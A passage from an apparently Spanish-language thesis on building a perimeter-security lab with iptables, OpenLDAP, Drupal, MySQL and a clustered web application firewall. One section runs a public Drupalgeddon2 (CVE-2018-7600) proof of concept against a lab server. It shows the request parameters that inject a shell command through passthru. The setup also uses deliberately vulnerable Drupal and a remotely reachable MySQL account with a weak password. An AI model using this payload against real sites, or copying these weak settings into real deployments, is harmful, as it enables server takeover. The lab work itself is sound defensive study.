-i eth0	Hace referencia a la interfaz eth0 por la que se recibirán los paquetes
-p tcp	Indica que el protocolo que se usa es TCP
--dport 22	Hace referencia al puerto que se encuentra en escucha de paquetes
-m state	Indica que se está utilizando el módulo de coincidencia de "state".
--state NEW,ESTABLISHED	Opciones para el módulo coincidente "state". En este ejemplo, solo se permiten los estados “NEW” y “ESTABLISHED”.
-j ACCEPT	Indica que, si la regla coincide con el paquete recibido, este se aceptará

Tabla 3.2 Desglose de la sentencia ejemplificada

Existen diferentes tipos de cadenas de iptables, las cuales son listas de reglas que se siguen consecutivamente. Las cadenas se forman por dos tablas: “filter” y “NAT”.

La tabla “filter”, viene configurada por defecto y contiene tres cadenas integradas: INPUT, OUTPUT y FORWARD que se activan en diferentes puntos del proceso de filtrado de paquetes de red.

Para que los nodos internos puedan comunicarse con nodos de internet se debe realizar NAT, para poder realizar dicha operación, iptables utiliza la tabla NAT la cual contiene las cadenas: “PREROUTING”, “POSTROUTING”, y “OUTPUT”.

3.4.1 Cadena de entrada (INPUT)

Se utiliza para controlar el comportamiento de las conexiones entrantes. Por ejemplo, si un usuario intenta realizar una conexión remota a una PC o servidor, iptables intentará hacer coincidir la dirección IP y el puerto con una regla en la cadena de entrada.

3.4.2 Cadena de salida (OUTPUT)

Se utiliza para conexiones salientes. Por ejemplo, si se realiza una petición a www.unam.mx, iptables verifica su cadena de salida para ver cuáles son las reglas con respecto a dicha petición y a www.unam.mx antes de tomar la decisión de permitir o denegar el intento de conexión.

3.4.3 Cadena de reenvío (FORWARD)

Se utiliza para las conexiones entrantes que en realidad no se entregan localmente, al entrar un paquete, iptables verifica su cadena de entrada y de salida para poder reenviar dicho paquete a su destino original.

3.4.4 Cadena de preruteo (PREROUTING)

Es responsable de los paquetes que acaban de llegar a la interfaz de red. En el momento en el que un paquete ingresa, no se sabe si el paquete será analizado de forma local o si se debe reenviar a otro equipo en la red, para realizar esta operación, el paquete entra en la cadena de preruteo y se toma una decisión sobre a donde dirigirlo. En caso de que la máquina local sea el destinatario, el paquete se dirigirá al proceso correspondiente, por lo que NAT no sería necesario para este caso.

3.4.5 Cadena de postruteo (POSTROUTING)

Es responsable de reenviar los paquetes a otro equipo de red en caso de que la decisión de ruteo lo requiera, para ello, utiliza una interfaz de salida y reenvía los paquetes a través de ella.




Figura 3.3 Diagrama de procesamiento de paquetes

3.5 LDAP (Lightweight Directory Access Protocol)

Actualmente, uno de los principales problemas y fallos en cuanto a seguridad se refiere, es el desinterés de las organizaciones por proveer un buen sistema de autenticación para sus usuarios, esto genera una gran brecha de seguridad dando así acceso a los atacantes para poder tomar el control del sistema perjudicando la triada de la seguridad.

LDAP es un mecanismo creado por Tim Howes en la Universidad de Michigan. De hecho, LDAP fue tan popular que se convirtió en el protocolo de autenticación estándar de Internet a finales de los 90 y principios de los 2000. Usualmente, LDAP es usado como sistema de autenticación para almacenar datos de usuarios, grupos y aplicaciones. Pero un servidor de LDAP es capaz de utilizarse como un almacén de datos de uso general ya que es modular con respecto a una amplia variedad de aplicaciones.

OpenLDAP es una versión de código abierto del protocolo LDAP, por lo que puede ser usado sin restricciones en una gran variedad de sistemas. Actualmente, OpenLDAP es la instanciación más utilizada del servidor LDAP disponible, a pesar del reciente anuncio de RedHat y SUSE de que dejarán de incluir OpenLDAP en sus productos para implementar el suyo propio (389 Directory Server).

Figura 3.4 Pantalla de inicio de OpenLDAP en administración web

3.6 VirtualBox

Cierto es que, no todas las organizaciones cuentan con el capital suficiente para comprar servidores donde puedan montar los servicios de seguridad, por lo que una solución a esto, es la posibilidad de crear un entorno virtual de un sistema operativo, para así, poder tener varios servidores dentro de una misma computadora, claramente, sin la potencia y algunas otras características que puede proveer el comprar un servidor físico.

VirtualBox es un potente producto de virtualización x86 y AMD64 / Intel64 para empresas y para uso doméstico. Una de las ventajas de VirtualBox sobre otros productos de virtualización, es su licencia de software libre, por lo que, VirtualBox se puede usar de forma totalmente gratuita. En la actualidad, VirtualBox se ejecuta en hosts Windows, GNU/Linux, Macintosh y Solaris y admite una gran cantidad de sistemas operativos invitados, incluidos: Windows, GNU/Linux, Solaris y OpenSolaris, OS / 2 y OpenBSD.

Uno de los puntos a tomar en cuenta sobre VirtualBox, es el respaldo que posee de Oracle, ya que este asegura que el producto siempre cumple con los criterios de calidad profesional.

3.7 Falsos positivos y falsos negativos

Falso positivo: Existe un falso positivo cuando un hecho que se presume como cierto o verdadero, resulta no ser tal, por ejemplo, creer que un paquete de datos es inofensivo permitiéndole el acceso, pero este daña al sistema.

Falso negativo: Hablamos de falsos negativos cuando algo que se presume como falso o incierto resulta ser lo contrario, por ejemplo, un paquete de datos que es confiable se le niega el acceso por que se detecta como malware cuando en realidad es un paquete legítimo.

3.8 Drupal

Cuando a sitios web se refiere por lo general se hace uso de diferentes softwares de gestión de contenidos (CMS [8]), ya sea Wordpress, Drupal, Joomla, entre otros. Estos son muy utilizados por su modularidad y facilidad de publicar contenido web dentro de ellos (véase figura 3.5).

Drupal tiene excelentes características estándar, como la creación de contenido fácil, un rendimiento confiable y una excelente seguridad, además de ser una de las mejores opciones en cuanto a modularidad se refiere debido a sus herramientas que lo ayudan a construir el contenido versátil y estructurado que necesitan las experiencias web dinámicas.

El proyecto Drupal es un software de código abierto. Cualquiera puede descargarlo, usarlo, trabajarlo y compartirlo con otros. Está construido sobre principios como la colaboración, el globalismo y la innovación. Drupal se encuentra bajo el régimen de Licencia Pública General de GNU (GPL). Por lo que se asegura que Drupal siempre será software libre.




Figura 3.5 Ejemplo de sitio web en drupal

[8] Un CMS es un software desarrollado para que cualquier usuario pueda administrar y gestionar contenidos de una página web con facilidad sin conocimientos de programación. No todas las páginas Web son iguales, y para ello existen diferentes tipos de CMS según la categoría de página que se necesita; los hay para páginas web, tienda online, inmobiliarias, etc. Drupal se encuentra dentro de la categoría de CMS para páginas web

3.9 Md5sum

Al descargar archivos, particularmente archivos de instalación de sitios web, lo más recomendable es verificar que el archivo s e haya descargado de maera completa y correcta. Un sitio web a menudo mostrará un valor hash para cada archivo para que pueda asegurarse de que la descarga se haya completado correctamente.

El comando md5sum viene por defecto instalado en la gran mayoría de sistemas GNU/Linux, dicho comando imprime una suma de verificación de 32 caracteres (128 bits) del archivo dado, utilizando el algoritmo MD5. La siguiente es la sintaxis de comando de esta herramienta de línea de comando:

```
$ md5sum [Opciones]... [Archivo]..
```

Por ejemplo: Al descargar el archivo imagen de Debian 8.11, la página oficial d descarga contiene un archivo el cual contiene todas las firmas md5 del archivo *(véase figura3.6),* al completar la descarga, la mejor práctica es verificar la descarga con el comando md5sum en un sistema Linux *(véase figura3.7)*.




Figura 3.6 Archivo con los md5 de los archivos de descarga




Figura 3.7 Verificación del md5 del archivo descargado usando md5sum

Capítulo IV.

Gestión e implementación de seguridad

4.1 Introducción

Uno de los principales motivos por los que una organización puede no estar interesada en implementar una infraestructura de seguridad que pueda proveer una barrera en contra de ataques maliciosos o descuidos internos, es la necesidad de invertir en capital humano con conocimientos necesarios para poder llevar a cabo dicha tarea. En la investigación, se intenta concientizar a las organizaciones sobre la importancia de contar con una infraestructura de seguridad perimetral con el fin de evitar pérdidas mayores a las que generaría contar con un especialista de seguridad.

4.2 Diseño general

El diseño que se presenta a continuación fue pensado tomando en cuenta herramientas de código abierto que cuentan con soporte y documentación necesaria para cumplir con el objetivo de proteger al menos uno de los pilares de la seguridad (Integridad, confidencialidad y disponibilidad). Además de tomar como ejemplo diagramas de seguridad perimetral típicas dentro de las organizaciones eliminando errores que presentan a la hora de implementarlos:

- Redes sin segmentar
- Publicación de servicios internos como bases de datos
- Autenticación básica
- No verificar Malware
- No filtrar el tráfico de red

La infraestructura cuenta de tres subredes, una para la red pública (verde), otra para la red privada (azul) y una última para la DMZ (naranja).




Figura 4.1 Diagrama de conexión de la infraestructura

4.3 Características de las máquinas

Para el presente trabajo de tesina, se decidió instalar las herramientas dentro de máquinas virtuales.

Nombre de host	Dirección IPv4	Memoria RAM	Memoria de Almacenamiento	Sistema Operativo	Nombre de Usuario
Router-Firewall	10.0.2.15 192.168.1.1	768 MB	10 GB	Debian 8	User
NIDS	192.168.1.2	768 MB	10 GB	Debian 8	User
WAF Activo	192.168.1.4 192.168.1.6 172.16.0.1	768 MB	10 GB	Debian 8	User
WAF Pasivo	192.168.1.5 192.168.1.6 172.16.0.2	768 MB	10 GB	Debian 8	User
Web	172.16.0.3	768 MB	10 GB	Debian 8	User
BD	172.16.0.4	768 MB	10 GB	Debian 8	User
LDAP	172.16.0.5	768 MB	10 GB	Debian 8	User

Tabla 4.1 Especificaciones de las máquinas virtuales

Capítulo V.

Puesta en marcha de la infraestructura

5.1 Base de datos

El sistema de bases de datos proporciona almacenamiento para el servicio web, ya que al utilizar un sistema de gestión de contenidos como lo es Drupal, se requiere obligatoriamente de una.

Lo primero a realizar, es instalar los servicios necesarios para un correcto funcionamiento de MySQL

```
$ sudo aptitude install mysql-server php5-mysql
```

Una vez instalados los paquetes necesarios, se creará una base de datos llamada Drupal

```
$ mysql -u root -p -e "CREATE DATABASE drupal CHARACTER SET utf8 COLLATE utf8_general_ci";
```

Posteriormente crearemos el usuario y contraseña que será el encargado de fungir el rol de administrador de la base de datos.

```
$ mysql –u root –p
> CREATE USER 'drupal_user' IDENTIFIED BY 'hola123.,';
```

Le otorgaremos los permisos necesarios al usuario para poder administrar la base de datos, además de tener la posibilidad de conectarse a ella de forma remota con el fin de concederle al servicio Drupal almacenar dentro de la BD.

```
> GRANT ALL PRIVILEGES ON `drupal`.* TO 'drupal_user'@'%';
> GRANT USAGE ON `drupal`.* TO 'drupal_user'@'%' IDENTIFIED BY 'hola123.,';
```

Finalmente, aplicaremos los cambios a los permisos y saldremos de la línea de comandos de MySQL.

> FLUSH PRIVILEGES;
> QUIT;

Se puede verificar que los pasos anteriores se hayan realizado correctamente (véase figura 5.1) con el comando:

> SHOW GRANTS FOR 'drupal_user'@'%';

Figura 5.1 Componentes desplegados del comando SHOW GRANTS

Y se observa que los permisos han sido aplicados correctamente. En caso de haber cometido un error, se puede corregir eliminando la base de datos y al usuario y comenzar nuevamente.

> DROP USER 'drupal_user'@'%';
> DROP DATABASE drupal;

Finalmente, para permitir el acceso desde el servidor web a la base de datos, se concederá permiso editando el archivo “/etc/mysql/my.cnf”, en el cual se sustituirá la línea:

bind-address = 127.0.0.1	*bind-address = 0.0.0.0*

5.2 Web

El trabajo de un servidor web es proveer sitios web en Internet. Para lograr ese objetivo, actúa como un intermediario entre el servidor y los clientes.

Apache es un software de servidor web gratuito y de código abierto que gestiona alrededor del 46% de los sitios web de todo el mundo. Permite a los propietarios de sitios web servir contenido en la web.

En la presente tesina, se muestra como una versión vulnerable de Drupal (versión 7.55), puede ser resistente a diferentes tipos de ataques. Agregando, además el contar con versiones anteriores de servicios como php5 [9].

Para poder utilizar Apache2, se deben instalar los paquetes necesarios para un correcto funcionamiento del servicio web.

$ sudo aptitude install apache2 libapache2-mod-php5 php5-cgi php5-gd php5-curl php5-xmlrpc php5-cli php5-mysql mysql-server

5.2.1 Drupal

Para instalar el servicio de Drupal, se descargarán los paquetes desde el repositorio oficial.

$ sudo wget https://ftp.drupal.org/files/projects/drupal-7.55.tar.gz
$ sudo tar –xvzf drupal-7.55.tar.gz
$ sudo chown -R www-data.www-data drupal-7.55
$ sudo chmod g+w -R drupal-7.55
$ sudo mv drupal-7.55 drupal

Una vez extraída la carpeta, se deberán configurar los archivos de apache2 para que el servidor apunte al sitio de Drupal (véase Anexo A). De igual forma se debe instalar el sitio de Drupal que será vulnerable (véase Anexo B).

[9] PHP 7.3 es la versión más reciente del servicio PHP, lanzada el 6 de diciembre del 2018

5.2.2 LDAP

El servicio Drupal, tiene soporte para trabajar en conjunto con el protocolo LDAP, este provee autenticación a los usuarios con la finalidad de tener un mayor control sobre ellos, con el fin de proteger información sensible con mecanismos de autenticación. Una de las ventajas de usar LDAP es la capacidad de agrupar dentro de un solo directorio global a los usuarios, para así, poder interconectar distintos servicios con un solo método de autenticación.

Primeramente, es necesario instalar las dependencias necesarias dentro del servidor de LDAP *(véase anexo D)* para así poder utilizar dichos recursos dentro del servidor Drupal. Para ellos se debe primeramente instalar la paquetería necesaria.

La primera dependencia a instalar llamada “F” es necesaria para poder utilizar el módulo de LDPA dentro de Drupal.

Las dependencias deben ser instaladas dentro del servidor web.

$sudo apt-get install drush php5-ldap

Una vez instalada la dependencia, es necesario habilitar el módulo de LDAP.

$cd /var/www/drupal/sites/default/
$drush dl ldap
*$drush en ldap_**

Para configurar la conexión con el servidor, dentro del sitio de Drupal se debe ingresar a: Configuration ➔ Servers ➔ Add LDAP Server Configuration y configurar los campos según corresponda.

En la pestaña de “CONNECTION SETTINGS”

- **Machine name for this server configuration ➔** ldap
- **Name ➔** ldap
- **LDAP Server Type ➔** OpenLDAP
- **LDAP server ➔** 172.16.0.5
- **LDAP port ➔** 389

Dentro de “BINDING METHOD se deben ingresar las credenciales del servidor

- **DN for non-anonymous search ➔** cn=admin,dc=dominio,dc=local
- **Password for non-anonymous search ➔** {contraseña}

En el apartado de “LDAP USER TO DRUPAL USER RELATIONSHIP”

- **AuthName attribute ➔** uid
- **Email attribute ➔** mail

Finalmente, en la sección de “LDAP GROUP CONFIGURATION”

- **Name of Group Object Class ➔** ou
- **LDAP Group Entry Attribute Holding User's DN, CN, etc. ➔** uid
- **User attribute held in "LDAP Group Entry Attribute Holding..." ➔** cn

Posteriormente, es necesario guardar la configuración y se debe habilitar el servicio de LDAP con el botón “enable”.


Para que el servicio de Drupal pueda hacer uso del protocolo de LDAP, es necesario habilitar la autenticación por dicho método, por lo que, dentro de la pestaña USER ➔ BASIC PROVISIONING TO DRUPAL ACCOUNT SETTINGS, se debe seleccionar la opción “ldap (172.16.0.5) Status: Enabled” y finalmente guardar los cambios.

De igual forma, el protocolo debe ser habilitado dentro de AUTHENTICATION ➔ LOGON OPTIONS ➔ Authentication LDAP Server Configurations y posteriormente guardar los cambios.

Finalmente, dentro del apartado de QUERY, se deben llenar los campos de la siguiente manera:

- **Machine name for this query configuration ➔** ldap
- **Name ➔** ldap
- **LDAP Server used for query ➔** ldap
- **Base DNs to search in query ➔** dc=dominio,dc=local
- **Filter ➔** (objectClass=person)

Una vez llenados los campos anteriores, se debe hacer clic en el botón “Update”. Finalmente, es necesario habilitar la Query con el botón “enable” para así poder obtener los nombres de usuarios del servidor LDAP, para comprobar la correcta configuración, es posible dar clic en el botón “test” y como se observa en la *figura 5.2,* se obtienen satisfactoriamente, por lo que ahora es posible autenticarse en el servicio de Drupal por medio del protocolo de LDAP.


LDAP Query Results: count= 1

DN	CN	GIVENNAME	GIDNUMBER	HOMEDIRECTORY	SN	LOGINSHELL	OBJECTCLASS	USERPASSWORD	UIDNUMBER	UID
cn=usuario Uno,ou=Usuarios,dc=dominio,dc=local	usuario Uno	usuario	500	/home/users/uuno	Uno	/bin/sh	inetOrgPerson posixAccount top	{MD5}YrSq4/yCdpvn58igH/Rs9Q==	1000	uuno

Figura 5.2 Obtención de nombres de usuario de LDAP a través de Drupal

5.2.3 Drupalgeddon 2 (CVE-2018-7600)

Una de las vulnerabilidades que más impacto tuvo hacia sitios de Drupal, se encuentra registrada dentro de la lista de CVE como “CVE-2018-7600”. Dicha debilidad, permite a los atacantes ejecutar código arbitrario de forma remota, debido a un problema que afecta a varios subsistemas con configuraciones de módulo predeterminadas o comunes.

Las versiones afectadas por mencionada vulnerabilidad son:

Drupal 7.x ➔ Antes de 7.58

Drupal 8.3.x ➔ Antes de 8.3.9

Drupal 8.4.x ➔ Antes de 8.4.6

Drupal 8.5.x ➔ Antes de 8.5.1

La principal recomendación para mitigar esta vulnerabilidad es actualizar a las versiones más nuevas o no vulnerables al ataque.

5.2.3.1 Explotación de Drupalgeddon2

Christian Mehlmauer es uno de los muchos usuarios que se ha encargado de crear un script en Python con la finalidad de explotar la vulnerabilidad. Para realizar dicha operación, se deben instalar las dependencias necesarias:

```
$ sudo pip install requests
```

Una vez instaladas las dependencias, es necesario descargar el script de la página oficial de Christian M.

```
$ wget https://raw.githubusercontent.com/FireFart/CVE-2018-7600/master/poc.py
```

Se puede observar que dentro del script contiene una variable llamada “HOST”, se debe cambiar dicha variable como se muestra en la figura, para que apunte a la dirección IP que contiene el servicio de Drupal, que, en este caso, es la dirección 172.16.0.3.

```
import requests
import re

HOST="http://172.16.0.3/"
```

Figura 5.3 Asignación de IP a la variable HOST

Una vez modificada la variable HOST, se tiene la posibilidad de modificar el comando que se desee que sea enviado al servidor, como se mencionó anteriormente, la vulnerabilidad permite ejecutar comandos de forma remota. Para este ejemplo se ejecutará el comando “uname -a” el cual proporciona información acerca del sistema sobre el que Drupal se encuentra montado.

```
import requests
import re

HOST="http://172.16.0.3/"

get_params = {'q':'user/password', 'name[#post_render][]':'passthru', 'name[#markup]':"uname -a", 'name[#type]':'markup'}
post_params = {'form_id':'user_pass', '_triggering_element_name':'name'}
r = requests.post(HOST, data=post_params, params=get_params)
```

Comando a ejecutar

Figura 5.4 Comando a ejecutar de forma remota

Finalmente, ya con todos los parámetros configurados de la forma deseada se procede a ejecutar el script.

```
$ python poc.py
```

Dentro de los resultados obtenidos, se observa que se ejecutó el comando correctamente (*véase figura 5.5*) debido a que, si se compara lo obtenido con el comando ejecutado dentro del servidor que contiene el servicio de Drupal, obtenemos el mismo resultado (*véase figura 5.6*).




Figura 5.5 Resultado del comando inyectado "uname -a" al servidor

Figura 5.6 Resultado del comando ejecutado "uname -a" en el servidor

El más grande problema con este tipo de vulnerabilidades que te permiten ejecutar código remoto, es la posibilidad de obtener una terminal del servidor como se observa en la *figura 5.7,* teniendo control total sobre él, afectando así a la triada de la seguridad.




Figura 5.7 Obtención de una terminal del servidor web por medio de Drupalgeddon2

5.3 WAF (Web application firewall)

Como primera barrera en contra de ataques, se encuentra el no mostrar realmente el servidor web, en caso de que el atacante intente vulnerar el sitio, primero deberá pasar por el WAF ya que todos los archivos de configuración de la página realmente se encuentran dentro de la DMZ.

Primeramente, se debe crear un clúster [10] que fungirá como punto de entrada para las peticiones externas hacia el servidor web, para ello, se hará uso de una IP virtual (192.168.1.6) entre el servidor WAF-Activo y WAF-Pasivo.

5.3.1 Creación de clúster

Para poder unir ambos servidores como si fueran uno, se deben instalar las dependencias necesarias, debido a que el servidor cuenta con Debian8, se deben agrega las ligas del repositorio que las contiene de forma manual.

Configuración en ambos servidores:

Primeramente se debe agregar las ligas dentro del archivo “sources.list” y actualizar los repositorios.

$ sudo nano /etc/apt/sources.list
deb http://archive.debian.org/debian/ jessie-backports main contrib non-free *deb-src http://archive.debian.org/debian/ jessie-backports main contrib non-free*
$ echo 'Acquire::Check-Valid-Until no;' > /etc/apt/apt.conf.d/99no-check-valid-until
$ sudo apt-get update

Posteriormente se deben instalar los paquetes necesarios.

$ sudo apt-get install -t jessie-backports pacemaker corosync crmsh

[10] Este tipo de sistemas se basa en la unión de varios servidores que trabajan como si solamente fueran uno.

Finalmente, dentro de los servidores WAF se deben instalar los servicios de Apache establecidos previamente en el servidor web, además de habilitar los módulos necesarios.

$ sudo aptitude install apache2 libapache2-mod-php5 php5-cgi php5-gd php5-curl php5-xmlrpc php5-cli php5-mysql mysql-server
$ sudo a2enmod proxy
$ sudo a2enmod proxy_http
$ sudo a2enmod ssl
$ sudo a2enmod proxy_connect
$ sudo service apache2 restart

Configuración solamente en WAF-Activo:

Corosync necesita crear un archivo de autenticación, el cual se debe crear solamente en uno de los nodos con el siguiente comando:

$ sudo corosync-keygen

Posteriormente, en ambos nodos se deben dar permisos a la carpeta de corosync:

$ sudo chmod 755/etc/corosync/

El comando “corosync-keygen” generará un archivo, el cual debe ser transferido al segundo nodo, que, en este caso, hace referencia al host WAF-Pasivo con IP 192.168.1.5. Para este ejemplo se usará la herramienta “scp”, pero puede ser transferido por cualquier medio.

$ sudo scp /etc/corosync/authkey root@192.168.1.5:/etc/corosync/authkey

En ambos nodos, se debe editar la línea: “bindnetaddr”, dentro del archivo “/etc/corosync/corosync.conf” dejándolo de la siguiente forma:

bindnetaddr: 192.168.1.0

De igual forma en ambos nodos, es necesario anexar al archivo "/etc/default/corosync" la siguiente línea:

```
START=yes
```

Finalmente, se debe editar el archivo /etc/hosts quedando de la siguiente manera en ambos nodos:

192.168.1.5 waf-activo

192.168.1.4 waf-pasivo

Una vez realizada la configuración anterior, para aplicar los cambios es necesario reiniciar el servicio de corosync.

```
$ sudo service corosync restart
```

Colocando el siguiente comando, es posible observar que ambos nodos se encuentran en línea:

```
$ sudo crm status
```




Figura 5.8 Verificación de cluster creado

5.3.2 IP Virtual

En ambos nodos, es necesario desactivar el mecanismo STONITH, que se utiliza para detener un nodo que se encuentre en un estado desfavorable y así evitar comportamientos inadecuados en el clúster.

```
$ sudo crm configure property stonith-enabled=false
```

Configuración solamente en WAF-Activo

Posteriormente se debe crear la dirección IP virtual haciendo uso de la interfaz eth0 debido a que esta pertenece al segmento 192.168.1.0.

```
$ sudo crm configure primitive FAILOVER ocf:heartbeat:IPaddr2 params ip="192.168.1.6" nic="eth0" op monitor interval="10s" meta is-managed="true"
```

Una vez creada, es necesario desactivar el quorum[11]

```
$ sudo crm configure property no-quorum-policy=ignore
```

Posteriormente, se debe definir el recurso que gestionará el servicio de apache en el cluster:

```
$ sudo crm configure primitive APACHE lsb:apache2
```

Una vez ejecutado el comando anterior, es necesario definir un orden en el cual los servicios serán iniciados, con el fin de que el recurso se ejecute satisfactoriamente.

```
$ sudo crm configure order START_ORDER inf: FAILOVER APACHE
```

Finalmente, se debe indicar el orden de los diferentes nodos.

```
$ sudo crm configure location L_IP_NODE001 FAILOVER 6: waf-activo
$ sudo crm configure location L_IP_NODE002 FAILOVER 6: waf-pasivo
```

Para verificar la correcta configuración, se debe asignar la dirección IP virtual al servicio de drupal para que las peticiones lleguen a dicha dirección.

[11] Es un mecanismo para prevenir el split-brain. Se asigna un voto a cada nodo y se le permite operar si obtiene mayoría de votos. Con un clúster de dos nodos, la mayoría son dos votos, por lo que no es posible activar el quorum.

5.3.3 Proxy inverso en Drupal

Dentro del servidor web, se debe editar el archivo "/var/www/drupal/sites/default/settings.php" y modificar las siguientes líneas:

Original	Modificada
# $conf['reverse_proxy'] = TRUE	$conf['reverse_proxy'] = TRUE
# $conf['reverse_proxy_addresses'] = array('a.b.c.d',…)	$conf['reverse_proxy_addresses'] = array('192.168.1.6')

Tabla 5.1 Modificación de archivos de Drupal para uso de proxy inverso

Una vez hecho esto, se debe añadir en ambos servidores WAF líneas de configuración dentro del archivo *"/etc/apache2/sites-enabled/000-default.conf"* como se muestra en la *figura 5.9.*

```
ProxyPreserveHost On
ProxyRequests off
<Proxy *>
        Order deny,allow
        Allow from all
</Proxy>

ProxyPass /audit !
ProxyPass / http://172.16.0.3:80/
ProxyPassReverse / http://172.16.0.3:80/
```

Figura 5.9. Líneas de configuración para habilitar la función de proxy inverso.

Finalmente, será posible acceder al sitio desde la dirección IP virtual.

